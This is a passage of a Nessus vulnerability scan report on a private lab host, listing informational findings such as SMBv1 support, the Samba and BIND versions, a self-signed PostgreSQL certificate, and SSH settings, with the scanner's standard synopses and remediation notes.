Published: 2014/03/03, Modified: 2020/09/22

## Plugin Output

192.168.56.102 (tcp/53/dns)

```
DNS server answer for "version.bind" (over TCP) :

  9.4.2
```

## 84574 (1) - Backported Security Patch Detection (PHP)

### Synopsis

Security patches have been backported.

### Description

Security patches may have been 'backported' to the remote PHP install without changing its version number.

Banner-based checks have been disabled to avoid false positives.

Note that this test is informational only and does not denote any security problem.

### See Also

https://access.redhat.com/security/updates/backporting/?sc_cid=3093

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2015/07/07, Modified: 2015/07/07

### Plugin Output

192.168.56.102 (tcp/80/www)

```
Give Nessus credentials to perform local checks.
```

## 86420 (1) - Ethernet MAC Addresses

### Synopsis

This plugin gathers MAC addresses from various sources and consolidates them into a list.

### Description

This plugin gathers MAC addresses discovered from both remote probing of the host (e.g. SNMP and Netbios) and from running local checks (e.g. ifconfig). It then consolidates the MAC addresses into a single, unique, and uniform list.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2015/10/16, Modified: 2020/05/13

### Plugin Output

192.168.56.102 (tcp/0)

```
The following is a consolidated list of detected MAC addresses:
  - 08:00:27:BB:F7:69
```

# 96982 (1) - Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)

## Synopsis

The remote Windows host supports the SMBv1 protocol.

## Description

The remote Windows host supports Server Message Block Protocol version 1 (SMBv1). Microsoft recommends that users discontinue the use of SMBv1 due to the lack of security features that were included in later SMB versions. Additionally, the Shadow Brokers group reportedly has an exploit that affects SMB; however, it is unknown if the exploit affects SMBv1 or another version. In response to this, US-CERT recommends that users disable SMBv1 per SMB best practices to mitigate these potential issues.

## See Also

https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/

https://support.microsoft.com/en-us/help/2696547/how-to-detect-enable-and-disable-smbv1-smbv2-and-smbv3-in-windows-and

http://www.nessus.org/u?8dcab5e4

http://www.nessus.org/u?234f8ef8

http://www.nessus.org/u?4c7e0cf3

## Solution

Disable SMBv1 according to the vendor instructions in Microsoft KB2696547. Additionally, block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

## Risk Factor

None

## References

| | |
|---|---|
| XREF | IAVT:0001-T-0710 |

## Plugin Information

Published: 2017/02/03, Modified: 2020/09/22

## Plugin Output

192.168.56.102 (tcp/445/cifs)

```
The remote host supports SMBv1.
```

## 100871 (1) - Microsoft Windows SMB Versions Supported (remote check)

### Synopsis

It was possible to obtain information about the version of SMB running on the remote host.

### Description

Nessus was able to obtain the version of SMB running on the remote host by sending an authentication request to port 139 or 445.

Note that this plugin is a remote check and does not work on agents.

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2017/06/19, Modified: 2019/11/22

### Plugin Output

192.168.56.102 (tcp/445/cifs)

```

The remote host supports the following versions of SMB :
  SMBv1
```

# 104887 (1) - Samba Version

## Synopsis

It was possible to obtain the samba version from the remote operating system.

## Description

Nessus was able to obtain the samba version from the remote operating by sending an authentication request to port 139 or 445. Note that this plugin requires SMB1 to be enabled on the host.

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2017/11/30, Modified: 2019/11/22

## Plugin Output

192.168.56.102 (tcp/445/cifs)

```

The remote Samba Version is : Samba 3.0.20-Debian
```

# 106716 (1) - Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check)

## Synopsis

It was possible to obtain information about the dialects of SMB2 and SMB3 available on the remote host.

## Description

Nessus was able to obtain the set of SMB2 and SMB3 dialects running on the remote host by sending an authentication request to port 139 or 445.

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2018/02/09, Modified: 2020/03/11

## Plugin Output

192.168.56.102 (tcp/445/cifs)

```
The remote host does NOT support the following SMB dialects :
_version_  _introduced in windows version_
2.0.2      Windows 2008
2.1        Windows 7
2.2.2      Windows 8 Beta
2.2.4      Windows 8 Beta
3.0        Windows 8
3.0.2      Windows 8.1
3.1        Windows 10
3.1.1      Windows 10
```

## 110723 (1) - Target Credential Status by Authentication Protocol - No Credentials Provided

### Synopsis

Nessus was able to find common ports used for local checks, however, no credentials were provided in the scan policy.

### Description

Nessus was not able to successfully authenticate directly to the remote target on an available authentication protocol. Nessus was able to connect to the remote port and identify that the service running on the port supports an authentication protocol, but Nessus failed to authenticate to the remote service using the provided credentials. There may have been a protocol failure that prevented authentication from being attempted or all of the provided credentials for the authentication protocol may be invalid. See plugin output for error details.

Please note the following :

- This plugin reports per protocol, so it is possible for valid credentials to be provided for one protocol and not another. For example, authentication may succeed via SSH but fail via SMB, while no credentials were provided for an available SNMP service.

- Providing valid credentials for all available authentication protocols may improve scan coverage, but the value of successful authentication for a given protocol may vary from target to target depending upon what data (if any) is gathered from the target via that protocol. For example, successful authentication via SSH is more valuable for Linux targets than for Windows targets, and likewise successful authentication via SMB is more valuable for Windows targets than for Linux targets.

### Solution

n/a

### Risk Factor

None

### References

| | |
|---|---|
| XREF | IAVB:0001-B-0504 |

### Plugin Information

Published: 2018/06/27, Modified: 2021/11/19

### Plugin Output

192.168.56.102 (tcp/0)

```
SSH was detected on port 22 but no credentials were provided.
SSH local checks were not enabled.
```

## 117886 (1) - OS Security Patch Assessment Not Available

### Synopsis

OS Security Patch Assessment is not available.

### Description

OS Security Patch Assessment is not available on the remote host.

This does not necessarily indicate a problem with the scan.

Credentials may not have been provided, OS security patch assessment may not be supported for the target, the target may not have been identified, or another issue may have occurred that prevented OS security patch assessment from being available. See plugin output for details.

This plugin reports non-failure information impacting the availability of OS Security Patch Assessment. Failure information is reported by plugin 21745 : 'OS Security Patch Assessment failed'. If a target host is not supported for OS Security Patch Assessment, plugin 110695 : 'OS Security Patch Assessment Checks Not Supported' will report concurrently with this plugin.

### Solution

n/a

### Risk Factor

None

### References

| | |
|---|---|
| XREF | IAVB:0001-B-0515 |

### Plugin Information

Published: 2018/10/02, Modified: 2021/07/12

### Plugin Output

192.168.56.102 (tcp/0)

```

The following issues were reported :

  - Plugin      : no_local_checks_credentials.nasl
    Plugin ID   : 110723
    Plugin Name : Target Credential Status by Authentication Protocol - No Credentials Provided
    Message     :
Credentials were not provided for detected SSH service.
```

## 118224 (1) - PostgreSQL STARTTLS Support

### Synopsis

The remote service supports encrypting traffic.

### Description

The remote PostgreSQL server supports the use of encryption initiated during pre-login to switch from a cleartext to an encrypted communications channel.

### See Also

https://www.postgresql.org/docs/9.2/protocol-flow.html#AEN96066

https://www.postgresql.org/docs/9.2/protocol-message-formats.html

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2018/10/19, Modified: 2021/02/24

### Plugin Output

192.168.56.102 (tcp/5432/postgresql)

```

Here is the PostgreSQL's SSL certificate that Nessus
was able to collect after sending a pre-login packet :

------------------------------ snip ------------------------------
Subject Name:

Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain

Issuer Name:

Country: XX
State/Province: There is no such thing outside US
Locality: Everywhere
Organization: OCOSA
```

```
Organization Unit: Office for Complication of Otherwise Simple Affairs
Common Name: ubuntu804-base.localdomain
Email Address: root@ubuntu804-base.localdomain

Serial Number: 00 FA F9 3A 4C 7F B6 B9 CC

Version: 1

Signature Algorithm: SHA-1 With RSA Encryption

Not Valid Before: Mar 17 14:07:45 2010 GMT
Not Valid After: Apr 16 14:07:45 2010 GMT

Public Key Info:

Algorithm: RSA Encryption
Key Length: 1024 bits
Public Key: 00 D6 B4 13 36 33 9A 95 71 7B 1B DE 7C 83 75 DA 71 B1 3C A9
            7F FE AD 64 1B 77 E9 4F AE BE CA D4 F8 CB EF AE BB 43 79 24
            73 FF 3C E5 9E 3B 6D FC C8 B1 AC FA 4C 4D 5E 9B 4C 99 54 0B
            D7 A8 4A 50 BA A9 DE 1D 1F F4 E4 6B 02 A3 F4 6B 45 CD 4C AF
            8D 89 62 33 8F 65 BB 36 61 9F C4 2C 73 C1 4E 2E A0 A8 14 4E
            98 70 46 61 BB D1 B9 31 DF 8C 99 EE 75 6B 79 3C 40 A0 AE 97
            00 90 9D DC 99 0D 33 A4 B5
Exponent: 01 00 01

Signature Length: 128 bytes / 1024 bits
Signature: 00 92 A4 B4 B8 14 55 63 25 51 4A 0B C3 2A 22 CF 3A F8 17 6A
           0C CF 66 AA A7 65 2F 48 6D CD E3 3E 5C 9F 77 6C D4 44 54 1F
           1E 84 4F 8E D4 8D DD AC 2D 88 09 21 A8 DA 56 2C A9 05 3C 49
           68 35 19 75 0C DA 53 23 88 88 19 2D 74 26 C1 22 65 EE 11 68
           83 6A 53 4A 9C 27 CB A0 B4 E9 8D 29 0C B2 3C 18 5C 67 CC 53
           A6 1E 30 D0 AA 26 7B 1E AE 40 B9 29 01 6C 2E BC A2 19 94 7C
           15 6E 8D 30 38 F6 CA 2E 75


------------------------------ snip ------------ [...]
```

## 135860 (1) - WMI Not Available

### Synopsis

WMI queries could not be made against the remote host.

### Description

WMI (Windows Management Instrumentation) is not available on the remote host over DCOM. WMI queries are used to gather information about the remote host, such as its current state, network interface configuration, etc.

Without this information Nessus may not be able to identify installed software or security vunerabilities that exist on the remote host.

### See Also

https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page

### Solution

n/a

### Risk Factor

None

### Plugin Information

Published: 2020/04/21, Modified: 2022/03/14

### Plugin Output

192.168.56.102 (tcp/445/cifs)

```
Can't connect to the 'root\CIMV2' WMI namespace.
```

# 149334 (1) - SSH Password Authentication Accepted

## Synopsis

The SSH server on the remote host accepts password authentication.

## Description

The SSH server on the remote host accepts password authentication.

## See Also

https://tools.ietf.org/html/rfc4252#section-8

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2021/05/07, Modified: 2021/05/07

## Plugin Output

192.168.56.102 (tcp/22/ssh)

# 153588 (1) - SSH SHA-1 HMAC Algorithms Enabled

## Synopsis

The remote SSH server is configured to enable SHA-1 HMAC algorithms.

## Description

The remote SSH server is configured to enable SHA-1 HMAC algorithms.

Although NIST has formally deprecated use of SHA-1 for digital signatures, SHA-1 is still considered secure for HMAC as the security of HMAC does not rely on the underlying hash function being resistant to collisions.

Note that this plugin only checks for the options of the remote SSH server.

## Solution

n/a

## Risk Factor

None

## Plugin Information

Published: 2021/09/23, Modified: 2021/09/23

## Plugin Output

192.168.56.102 (tcp/22/ssh)

```

The following client-to-server SHA-1 Hash-based Message Authentication Code (HMAC) algorithms are
 supported :

  hmac-sha1
  hmac-sha1-96

The following server-to-client SHA-1 Hash-based Message Authentication Code (HMAC) algorithms are
 supported :

  hmac-sha1
  hmac-sha1-96
```